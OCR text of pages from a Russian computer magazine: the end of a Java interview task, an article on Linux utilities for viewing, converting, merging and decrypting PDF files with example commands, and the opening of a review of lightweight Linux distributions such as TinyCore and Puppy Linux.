1. Страницы будут иметь хороший, легко изменяемый (за счет изменения CSS) дизайн, хорошо сверстаны.
2. Исходный код будет содержать комментарии.

Также очень приветствуется (но не является обязательным) использование современных Java-технологий (Spring MVC, JPA).

В качестве результатов просьба высылать:

1. Исходные коды, скрипт сборки.
2. Собранный WAR-файл, SQL DDL файл целевой БД.

Любые улучшения и дополнения, вами добавленные, приветствуются, мы обязательно оценим ваш труд по заслугам. Спасибо и — удачи!


ТЕПЕРЬ МЫ ВЫКЛАДЫВАЕМ ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ НА ХАКЕР.RU В ДЕНЬ ВЫХОДА БУМАЖНОЙ ВЕРСИИ. КАМЕНТЫ ЧИТАТЕЛЕЙ РАДУЮТ, А НЕКИЙ INT ТАК ВООБЩЕ ДИКО ОТЖИГАЕТ!)



ВЕСЕЛАЯ АКРОБАТИКА

РАБОТАЕМ С PDF В LINUX

Формат PDF стал очень популярен с развитием интернета и распространением электронной документации, и тем, кто имеет дело с текстами, приходится подбирать инструментарий, чтобы открывать файлы в этом формате и работать с ними. Сторонникам *nix есть из чего выбирать.



Мартин «urban.prankster» Пранкевич
martin@synack.ru



ЧТЕНИЕ PDF

PDF-файлы достаточно сложны по своей структуре, они могут содержать текст, графику, вложения, иметь сжатие и шифрование, поэтому современные версии формата невозможно прочитать при помощи стандартных команд Linux, cat, less или обычного текстового редактора вроде vi. Для просмотра и извлечения информации необходимо использовать специальную программу.

Сам Adobe также выпускает версию Adobe Reader для UNIX (goo.gl/md2F8t), но она давно не обновлялась и вряд ли представляет какой-то интерес. В большинстве дистрибутивов Linux по умолчанию установлена какая-то из программ для чтения PDF-файлов, поэтому проблем с этим нет. В Ubuntu и клонах это одна из лучших и в то же время очень простых программ Evince (wiki.gnome.org/Apps/Evince), разрабатываемая в рамках проекта GNOME, но она отлично работает и с любым другим оконным менеджером. Evince поддерживает просмотр PDF, DjVu, TIFF, PostScript, DVI, XPS, SyncTex, Comics Books (cbr, cbz, cb7, cbt) и презентации в формате ODP. Открывает зашифрованные документы PDF. Реализован поиск по документу, несколько вариантов отображения структуры документа (древовидная, миниатюры страниц и другие), что позволяет быстро найти нужное. Для PDF и DVI можно выделить фрагмент текста и скопировать его в буфер обмена, произвольный участок страницы сохраняется в картинку. Есть возможность установки закладок, запуска в режиме презентации и полноэкранном, вывод по одной или по две страницы, зуминг и поворот страницы. Каждый документ открывается в новом окне; если их много, это бывает неудобно. В целом весьма хороший просмотрщик для PDF-файлов, не сильно требующий ресурсов.

В репозитории можно найти еще несколько альтернатив. Наиболее современный из них — универсальный просмотрщик документов от проекта KDE Okular (okular.kde.org), кроме PDF поддерживающий PostScript, DjVu, CHM, XPS, ePub, CHM и некоторые другие форматы. По функциям он превосходит Evince, больше всяких возможностей по просмотру и навигации, есть даже настройки производительности, позволяющие установить оптимальный режим вывода документа в зависимости от мощности компьютера.

Плюс целый ряд легких просмотрщиков с минимальным интерфейсом, но не уступающих функционально, — ePDFviewer, XPDF, MuPDF, Zathura и другие. Например, Zathura и MuPDF вообще не имеют кнопок, управляются при помощи клавиш (все они описаны в man), а программы весят меньше сотни килобайт и летают даже при загрузке больших документов. В Zathura возможно сохранить текущую страницу в графический файл или сохранить изображение в буфер обмена.

ПРОСМОТР В КОНСОЛИ

С графической средой в общем все понятно, но бывает, что PDF-файл нужно прочитать в консоли, а ничего под рукой нет. Здесь два варианта — специальный просмотрщик, использующий framebuffer, и конвертирование файлов в другой формат (текстовый или HTML). Для первого случая нам понадобится просмотрщик изображений через фреймбуфер fbi и один из вьюверов PDF — fbgs (Framebuffer Ghostscript Viewer), который входит в состав пакета fbi или аналогов — FBPDF (repo.or.cz/w/fbpdf.git), JFBPDF (gitorious.org/jfbpdf). Кроме PDF, fbgs поддерживает и DjVu. Принцип работы прост — из страниц документа автоматически генерируется изображение, которое и выводится в консоль. Но нужно учесть, что работает этот способ для реальной консоли, в эмуляторе терминала запуск приведет к ошибке. Установка:

```
$ sudo apt-get install fbi
```

Для просмотра пользователь должен быть добавлен в группу video:

```
$ sudo usermod -a -G video user
```

Теперь можно смотреть:

```
$ fbgs file.pdf
```

Некоторое время придется подождать, пока будут сгенерированы изображения.

КОНВЕРТАЦИЯ PDF

В большинстве программ с GUI PDF поддерживается при помощи библиотеки poppler (poppler.freedesktop.org), которая, в свою очередь, базируется на коде популярного просмотрщика xpdf. Кроме собственно библиотеки, проект предлагает 11 консольных утилит для работы с PDF-файлами, которые позволяют конвертировать PDF во всевозможные форматы (текст, HTML, PPM, PS, PNG, JPEG, SVG) и извлекать заголовок, вложения, рисунки и шрифты. Конвертеры pdftohtml и pdftotext как раз подходят для чтения файлов в консоли. В Ubuntu, как правило, эти утилиты уже установлены. Если выполнить, не указав имя выходного файла, или вывести на стандартный вывод, то в текущем каталоге будет создан файл с аналогичным именем и расширением txt или html, который затем можно открыть в любом редакторе или консольном браузере (например, Links или ELinks). Или просто прочитать:

```
$ pdftotext -layout file.pdf - | more
```

К слову, файловый менеджер Midnight Commander в некоторых дистрибутивах позволяет просматривать PDF-файлы. За это отвечает скрипт /usr/lib/mc/ext.d/doc.sh (описывается в /etc/mc/mc.ext). Если его просмотреть, то увидим, что по умолчанию файл конвертируется в текстовый как раз при помощи pdftotext и затем выводится на экран. Хотя возможны и другие варианты, поэтому стоит заглянуть в doc.sh.

Утилиты из poppler покрывают почти все основные форматы для конвертирования и некоторой обработки PDF-файлов. Так, PDF-файлы могут содержать вложения, утилита pdfdetach позволяет просмотреть их список и извлечь:

```
$ pdfdetach -list file.pdf
$ pdfdetach -saveall file.pdf
```

Аналогично одной командой извлекаются изображения.

```
$ pdfimages file.pdf images/
```

Чтобы узнать информацию о встроенных шрифтах, следует запустить утилиту pdffonts.

В контексте можно вспомнить о SWFTools (swftools.org), содержащем несколько конвертеров в формат SWF (Small Web Format), включая PDF2SWF. Единственный момент, что пакет SWFTools в Ubuntu и некоторых других дистрибутивах не включает утилиту pdf2swf, поэтому ее приходится устанавливать из исходников:

```
$ pdf2swf in.pdf out.swf
```

В итоге получен SWF-файл, открыв который в веб-браузере или проигрывателе увидим периодически сменяющие друг друга страницы документа. Можно обработать лишь часть документа, указав номера избранных страниц с помощью опции --pages:

```
$ pdf2swf --pages 1,3-6 in.pdf out.swf
```

Если не указать имя выходного файла, результат попадет в stdout. Параметр -C позволяет сгенерировать дополнительный HTTP-заголовок, что пригодится при размещении файла на веб-сервере.

Еще одна полезная утилита, распространяемая под Artistic License, — QPDF (qpdf.sf.net) представляет собой конвертер PDF, позволяющий производить различные преобразования: оптимизацию для веба, шифрование/дешифрование, верификацию файлов, а также слияние и разделение. С ее помощью также можно создать PDF-файл программным способом, QPDF берет на себя все синтаксическое представление объектов, создание перекрестных ссылок таблицы, шифрование, линеаризацию и другие детали синтаксиса.

При обновлении версии Adobe Extension Level, которое используется при создании PDF-файлов в облаке компании Adobe, часто первое время невозможно такие файлы прочитать на программах, отличных от Adobe Reader. Здесь как раз и выручает QPDF (и некоторые другие утилиты обзора), достаточно снять с файла шифрование, и вопрос с чтением решен. Смотрим свойства документа при помощи pdfinfo из комплекта poppler:

```
$ pdfinfo in.pdf | grep -i encrypted
  Encrypted: yes (print:no copy:no change:no↵
  addNotes:no algorithm:AES-256)
```

Снимаем шифрование:

```
$ qpdf --decrypt in.pdf out.pdf
$ pdfinfo in.pdf | grep -i encrypted
  Encrypted: no
```

Теперь с чтением проблем точно не будет. Если файл защищен паролем, то его следует указать при помощи параметра --password.

ОБЪЕДИНЕНИЕ И РАЗДЕЛЕНИЕ PDF

При работе с PDF очень часто возникает задача сборки файлов из частей отдельных документов или изменения отдельных параметров, таких как размер листа или ориентация (книжная или альбомная). Несложные скрипты позволяют сделать все нужное буквально одной командой, но для начала следует разобраться с базовыми утилитами.

Утилиты pdfseparate и pdfunite из poppler позволяют извлекать отдельные страницы и объединять документы. Причем среди других описанных далее они самые простые в использовании, так как не имеют большого количества опций и с их работой легко разобраться. Например, извлекаем страницы с 10-й по 20-ю и сохраняем их в отдельный документ:

```
$ pdfseparate -f 10 -l 20 file.pdf file-%d.pdf
```


В имени переменная %d обязательна, так как pdfseparate умеет сохранять страницы только в отдельные файлы. Вместо него будет подставлен номер страницы, то есть в нашем случае получим файлы с именем file-10.pdf...file-20.pdf. Если все же нужен единственный документ, то на помощь приходит pdfunite. Соберем страницы 10 и 11 в один документ:

```
$ pdfunite file-10.pdf file-11.pdf sample.pdf
```

У QPDF очень много параметров и возможностей, это практически универсальная утилита для обработки файлов формата PDF, причем многие операции выполняются одной коман-



Evince — простой и удобный просмотрщик PDF



дой. Например, можем сохранить в отдельный файл нужные страницы одного или нескольких источников:

```
$ qpdf in.pdf --pages in1.pdf 1-5 in2.pdf 20-31↵
  -- out.pdf
```

В результате получим файл, собранный из полного документа in.pdf и указанных страниц документов in1.pdf и in2.pdf. Диапазон можно задать через дефис или перечислить страницы через запятую. Возможен и реверс при помощи конструкции z-№страницы. Добавив параметр --linearize, сгенерируем оптимизированные для веба файлы. Специальный QDF-режим (--qdf) позволяет создавать PDF-файлы, которые затем можно редактировать в обычном текстовом редакторе, то есть без сжатия и шифрования, нормализованный и со специальными метками. Правда, и размер такого файла как минимум в два раза больше.

Иногда нужно просто сравнить две версии PDF-файла — текст, рисунки, вложения. Здесь помогут две прекрасные утилиты: diffpdf и comparepdf. В самом простом случае:

```
$ comparepdf file1.pdf file2.pdf
```

На выходе получим отличие. Если файлы одинаковы, то команда ничего не выдаст (опция «-v 2» сделает ее чуть болтливей).

Diffpdf представляет собой GUI-программу, позволяющую произвести постраничную сверку документа. Если расхождений нет, после запуска будут показаны пустые поля.

```
$ diffpdf file1.pdf file2.pdf
```

При необходимости в diffpdf можно задать диапазоны проверки. Это полезно, если, например, в документ добавлена страница, а поэтому постраничная проверка после нее точно покажет несоответствие.

Не всем пользователям нравится разбираться с многочисленными параметрами и экспериментировать, некоторые предпочитают просто выбрать нужные операции в GUI. Нет проблем. PDF-Shuffler (pdfshuffler.sf.net) — небольшое Python-GTK приложение к Python-библиотеке pyPdf (pybrary.net/pyPdf), предоставляющей все функции для работы с PDF: извлечение, слияние, обрезку, шифрование/дешифрование и прочее. Программа есть в репозитории дистрибутивов:

```
$ sudo apt-get install pdfshuffler
```

Интерфейс не локализован, но все, что требуется после запуска, — это кинуть файлы в окно программы, а после того, как будут отображены все страницы документа, при помощи меню удаляем, обрезаем, поворачиваем, экспортируем нужные. Если требуется произвести операцию с несколькими


```
Терминал - user@ubuntu: ~/files
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@ubuntu: ~                         user@ubuntu: ~/files
user@ubuntu:~/files$ pdfinfo ./BSD_02_2014.pdf
Title:          BSD Magazine
Subject:        BSD magazine is a quarterly totally devoted to different distros of BSD. It is addressed both t
o people taking their first steps with different BSD systems and for experienced users. It cover
Author:         BSD Magazine
Creator:        Adobe InDesign CS5.5 (7.5.3)
Producer:       Adobe PDF Library 9.9
CreationDate:   Fri Feb 28 08:55:47 2014
ModDate:        Fri Feb 28 08:58:55 2014
Tagged:         no
Form:           AcroForm
Pages:          60
Encrypted:      no
Page size:      594 x 774 pts
Page rot:       0
File size:      7182704 bytes
Optimized:      no
PDF version:    1.7
user@ubuntu:~/files$
```



Получаем информацию о файле при помощи pdfinfo



Сравнение документов в diffpdf







PDF-Shuffler позволяет легко убрать все лишнее из документа

Окно PDF Mod

страницами сразу, то просто отмечаем их при нажатой клавише Ctrl, после чего сохраняем результат в новый документ. Быстро и очень удобно. Правда, как видим, PDF-Shuffler использует далеко не все возможности библиотеки, нет, например, оптимизации и шифрования/дешифрования, нельзя производить другие преобразования вроде изменения размера листа. Поэтому полностью консольные утилиты он не заменяет. Кстати, pyPdf, на котором базируется PDF-Shuffler, уже не развивается и сегодня в дистрибутивах, бывает, замещается форком PyPDF2 (pypi.python.org/pypi/PyPDF2), который полностью совместим с оригиналом плюс содержит несколько новых методов.

Среди альтернатив PDF-Shuffler можно выделить PDF Mod (wiki.gnome.org/Apps/PdfMod), легкое, очень простое в использовании приложение с локализованным интерфейсом, которое позволяет извлекать, удалять страницы, изменять их порядок, поворачивать, объединять несколько документов,





экспортировать изображения в выбранной странице и редактировать информацию в заголовке документа (названия, ключевые слова, автор). Поддерживаются закладки. PDF Mod есть в репозитории:

```
$ sudo apt-get install pdfmod
```

Кросс-платформенная утилита PDFsam — PDF Split And Merge (pdfsam.org), написанная на Java, умеет объединять, разрезать и поворачивать документы PDF. А в режиме burst генерирует из страниц PDF отдельные файлы. В репозитории далеко не самая последняя и весьма глючная версия. Новые релизы уже лишены многих недостатков, поэтому лучше ставить с официального сайта, но придется немного покомпилировать, так как без оплаты разработчики предлагают только сборку под Win и исходные тексты.

УТИЛИТА PDFTK

В контексте работы с PDF утилиту PDFtk (pdflabs.com/t/pdftk) Сида Стюарда (Sid Steward) хотелось бы выделить особо. Это даже не утилита, а целый комбайн «все в одном», позволяющий разделить или объединить несколько документов в один, расшифровать/зашифровать PDF-файл, добавить или удалить вложения, заполнить формы, восстановить поврежденные документы и многое другое. Вообще, разработчики предлагают несколько решений, основа всех — консольная утилита PDFtk Server, о которой речь дальше. Для пользователей операционной системы Windows разработчики предлагают GUI. Плюс доступны еще две утилиты: GNU Barcode Plus PDF для генерации штрих-кода в PDF-файл и платный STAMPtk, генерирующий водяные знаки и колонтитулы в PDF-файле. Пакет PDFtk уже есть в репозиториях дистрибутивов, поэтому с установкой проблем нет. Вместе с командой следует указать имя входных и выходного файла (поддерживается маска), команду и параметры. Всего поддерживается 18 команд, все они описаны в документации. Приведу лишь несколько примеров, достаточных для понимания сути работы с PDFtk. Например, команда cat позволяет объединить несколько файлов в третий — outfile.pdf:

```
$ pdftk in1.pdf in2.pdf cat output out.pdf
```

Если файлов много, то проще собрать их в одном каталоге и использовать маску *.pdf. Отдельные страницы вырезаются просто указанием их номеров после cat:

```
$ pdftk in.pdf cat 10-20 output page3.pdf
```

Причем, если файлов несколько, для каждого задаются свои страницы, при необходимости меняется ориентация.

```
$ pdftk A=in1.pdf B=in2.pdf cat A1east B2-20even↵
  output out.pdf
```

В примере из документа in1.pdf будет извлечена первая страница, которая будет повернута на 90 градусов. Из второго документа извлекаются только четные страницы в диапазоне 2–20. Четность возможно указать как even (четный) или odd (нечетный), поворот указывается как north, south, east, west, left, right или down. Последнюю страницу документа можно указать при помощи ключевого слова end. Диапазон указывается или прямо, как в примере, или реверсно (например, end-1). Чтобы разложить PDF на страницы, используется команда burst.

```
$ pdftk in.pdf burst output out%03d.pdf
```

В результате получим несколько документов вида out001.pdf. Иногда нужно подправить метаданные, оставленные в PDF другой программой. При помощи PDFtk это сделать легко. Для начала извлекаем исходные данные:

```
$ pdftk in.pdf dump_data output metadata.txt
```

Теперь открываем и правим metadata.txt в текстовом редакторе, после чего загружаем обратно:

РЕДАКТИРОВАНИЕ PDF



PDF сам по себе сложный формат, предназначенный для издательской продукции, требующий специальных инструментов для создания и редактирования. И *nix-пользователям есть из чего выбирать. Создать PDF-документ можно в Open/LibreOffice, а чтобы получить возможность редактирования, следует установить расширение Oracle PDF Import Extension (extensions.services.openoffice.org/project/pdfimport). Кроме этого, доступны специальные приложения — PDFedit (pdfedit.cz), Scribus (scribus.net) и Master PDF Editor (code-industry.net/free-pdf-editor.php). Среди них Scribus — очень мощное приложение со множеством функций, требующее времени на освоение.

Master PDF Editor — весьма простой инструмент, распространяемый бесплатно для некоммерческого использования. PDFedit позволяет производить любые операции по внесению исправлений в PDF-документы. Встроенные средства дают возможность редактировать текст и графику, но не дружат с таблицами. Возможна автоматизация при помощи ECMAScript-скриптов. К сожалению, PDFedit, использующий Qt 3, в текущей версии Ubuntu убран из-за отсутствия поддержки пакета libqt3-mt, а попытка установки не всегда удачна. Версия на Qt 4 пока находится в стадии разработки.

```
$ pdftk in.pdf update_info metadata.txt output↵
  incopy.pdf
```

Дешифровка PDF, о которой мы говорили выше, дело одной команды:

```
$ pdftk secured.pdf input_pw password output unse↵
  cured.pdf
```

Восстановление PDF.

```
$ pdftk broken.pdf output fixed.pdf
```

ВЫВОД

На самом деле это далеко не все утилиты для работы с PDF-файлами. Практически не затронут вопрос генерации PDF из различных источников. Но большинство решений легко найти в репозитории. Преобразование через PostScript дает еще большие возможности по управлению содержимым.

PDFtk — универсальная утилита для работы с PDF

```
Терминал - user@ubuntu: ~/files
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@ubuntu:~/files$ pdftk --help

pdftk 2.01 a Handy Tool for Manipulating PDF Documents
Copyright (C) 2003-13, Sid Steward - Please Visit: www.pdftk.com
This is free software; see the source code for copying conditions. There is
NO warranty, not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

SYNOPSIS
       pdftk <input PDF files | - | PROMPT>
            [ input_pw <input PDF owner passwords | PROMPT> ]
            [ <operation> <operation arguments> ]
            [ output <output filename | - | PROMPT> ]
            [ encrypt_40bit | encrypt_128bit ]
            [ allow <permissions> ]
            [ owner_pw <owner password | PROMPT> ]
            [ user_pw <user password | PROMPT> ]
            [ flatten ] [ need_appearances ]
            [ compress | uncompress ]
            [ keep_first_id | keep_final_id ] [ drop_xfa ]
            [ verbose ] [ dont_ask | do_ask ]
       Where:
            <operation> may be empty, or:
            [ cat | shuffle | burst | rotate |
              generate_fdf | fill_form |
              background | multibackground |
              stamp | multistamp |
              dump_data | dump_data_utf8 |
              dump_data_fields | dump_data_fields_utf8 |
              dump_data_annots |
              update_info | update_info_utf8 |
              attach_files | unpack_files ]

       For Complete Help: pdftk --help

DESCRIPTION
       If PDF is electronic paper, then pdftk is an electronic staple-remover,
       hole-punch, binder, secret-decoder-ring, and X-Ray-glasses.  Pdftk is a
       simple tool for doing everyday things with PDF documents.  Use it to:
```



ПАРАД КАРЛИКОВ

ОБЗОР МИНИ-ДИСТРИБУТИВОВ LINUX

Роман Ярыженко
rommanio@yandex.ru



Современные дистрибутивы Linux зачастую чересчур тяжеловесны (тот же LibreOffice из-за использования Java требует много памяти), так что на маломощных компьютерах особо не разгуляться. К счастью, существуют дистрибутивы, которые максимально урезаны по размеру, но при этом содержат все необходимое для более-менее комфортной работы.

ВВЕДЕНИЕ

Для начала стоит дать определение. Мини-дистрибутив — дистрибутив Linux, способный работать на маломощном железе. Маломощное железо, как правило, выпущено семь и более лет назад и имеет 512 Мб памяти, процессор 2,4 ГГц и встроенную видеокарту. Современные версии полноценных дистров на таком железе, конечно, не запустишь — слишком тяжеловесны.

Однако проблема, что поставить, все же имеется. Ставить дистрибутивы того времени, конечно, можно, только вот ошибок там будет явно больше, чем в современных, да и обновления безопасности для них уже никто не выпускает. Имеется вариант собирать самому все с нуля, но это уж слишком кардинально. Остается только использование мини-дистрибутивов. В статье будет описано четыре мини-дистрибутива общего назначения. Но сперва небольшой экскурс в историю дистрибутивостроения.

Для начала вспомним, зачем вообще нужны дистрибутивы. Изначально они были просто удобным средством со скриптом установки для объединения программ. Затем (из-за появления зависимостей между программами) возникли менеджеры пакетов. Потом пришли нынешние столпы дистрибутивостроения и гонка рабочих столов. Были и многочисленные попытки создать дистрибутив, ориентированный на пользователя. А где-то в 2000–2002-м появился первый Live-дистрибутив — Knoppix, позволяющий работать без установки, и узнать, что такое Linux, стало значительно проще. На основе же Knoppix был разработан самый популярный мини-дистрибутив — Damn Small Linux.

Думаю, на этом краткий экскурс можно закончить и перейти наконец к мини-дистрибутивам.

TINYCORE

Существует три варианта данного дистрибутива: Core, TinyCore и CorePlus. Первый занимает 9 Мб, но, поскольку этот вариант содержит исключительно командную строку, нас он не интересует. Второй уже содержит GUI, что при объеме 15 Мб кажется по современным меркам удивительным. Однако в нем отсутствуют неанглийские раскладки клавиату-

Загрузочное меню TinyCore

```
Core plus networking, installation, and remastering.

Boot Core Plus with default FLWM topside.
Boot Core Plus with Joe's Window Manager.
Boot Core Plus with ICE Window Manager.
Boot Core Plus with Fluxbox Window Manager.
Boot Core Plus with Hackedbox Window Manager.
Boot Core Plus with Openbox Window Manager.
Boot Core Plus with FLWM Classic Window Manager.
Boot Core with only X/GUI (TinyCore).
Boot Core with X/GUI (TinyCore) + Installation Extension.
Boot Core with X/GUI (TinyCore) + Wifi Extension.
Boot Core with X/GUI (TinyCore) + Wifi + Firmware.
Boot Core to command line only. No X/GUI or extensions.
Boot Core without embedded extensions with waitusb=5.

Press ENTER to boot, TAB to edit, or press F1 for more information.
BIOS default device boot in 26 seconds...
Boot Core plus support extensions of networking, installation and remastering.
All extensions are loaded mount mode. Boot media is not removable.
```

ры, так что для русскоязычного пользователя подходит только CorePlus. Все три варианта работают на основе ядра 3.16.

При загрузке появится меню, в котором предлагается на выбор аж семь менеджеров окон. По умолчанию стоит FLWM — его и загрузим. После запуска сразу же появляется рабочий стол. В нижней его части располагается симпатичная панель запуска приложений, из которой можно запустить редактор, панель управления, утилиту управления приложениями, выйти из системы, установить ее и произвести еще некоторые действия. Посмотрим, что можно сделать из утилиты управления приложениями.

При ее первом запуске будет предложено поискать ближайшее зеркало. Это первое окно, которое мы видим, поэтому обратим внимание и на заголовок. Он словно пришел из конца девяностых — кнопки управления окном невыразительны и никак не выделяются. Системное меню у окон отсутствует в принципе. Но вернемся к содержимому. После нажатия кнопки Yes будет произведен поиск зеркал. По его окончании нужно вновь согласиться, на сей раз с выбранным зеркалом. Этот момент кажется излишним — это уже второй вопрос, не имеющий прямого отношения к управлению ПО.




INFO

Если нужно именно окружение со столом, отличным от KDE/GNOME, можно использовать Xubuntu.

Графический менеджер пакетов каким-то образом поддерживает не только репозитории Puppy Linux, но и репозитории Ubuntu, при этом, однако, стандартный apt-get отсутствует

Но вот мы нажали OK, и появилось окно выбора приложений. Левый список, в котором, по идее, должны находиться доступные приложения, девственно чист. Нужно выбрать в меню Apps подменю Cloud (Remote) и нажать кнопку Browse. Отобразится огромный листинг приложений, отсортированных по алфавиту и никак не распределенных по категориям — последнее, разумеется, огромнейший минус и резко ограничивает пользователей, которые могут работать с этим дистрибутивом, при том что он, в принципе, не позиционируется как дистрибутив для системных администраторов.

Попробуем поставить AbiWord. Поиск по мере набора отсутствует — что достаточно логично, ибо дистрибутив рассчитан на маломощные компьютеры. После нажатия клавиши Enter в левой части появится подходящий пакет. Выделив его, в левой части получим информацию о нем. Однако при попытке его установить выясняется, что это невозможно, — по всей видимости, установка приложений не предназначена для ра-



боты в режиме Live CD. В таком случае, впрочем, возникает вопрос: зачем вообще давать возможность запускать данную утилиту без установленной системы?

Попробуем поставить этот дистрибутив на жесткий диск. Процедура установки состоит из примерно шести шагов: выбор жесткого диска, выбор файловой системы, параметры загрузчика, выбор устанавливаемых расширений и подтверждение. После установки и перезагрузки еще раз пытаемся установить AbiWord, и опять неудачно, — на сей раз программа отказалась запускаться из-за невозможности найти библиотеку.

О дистрибутиве можно сказать, что, к сожалению, он явно не подходит для начинающих пользователей. Да что там — он даже не для системных администраторов. Его можно назвать конструктором для того, кто хочет слепить некий аналог Parted Magic. Но для непосредственного использования он не годится.

PUPPY LINUX


Последняя версия данного дистрибутива основана на Ubuntu 14.04, так что программы из нее вполне подойдут. Но, в отличие от Ubuntu, размер ISO-образа дистрибутива занимает чуть более 200 Мб и используется свой формат пакетов и собственные репозитории.

После запуска появится симпатичный рабочий стол и окошко начальной настройки, в котором можно выбрать язык, временную зону и разрешение монитора. При выборе русского языка вылезает предупреждение, что для локализации нужен пакет. Устанавливать его надо вручную, но это довольно просто: на рабочем столе нажать Install, затем на вкладке Install applications выбрать Puppy Package Manager и найти пакет langpack_ru. После этого понадобится перезапустить X-сервер.

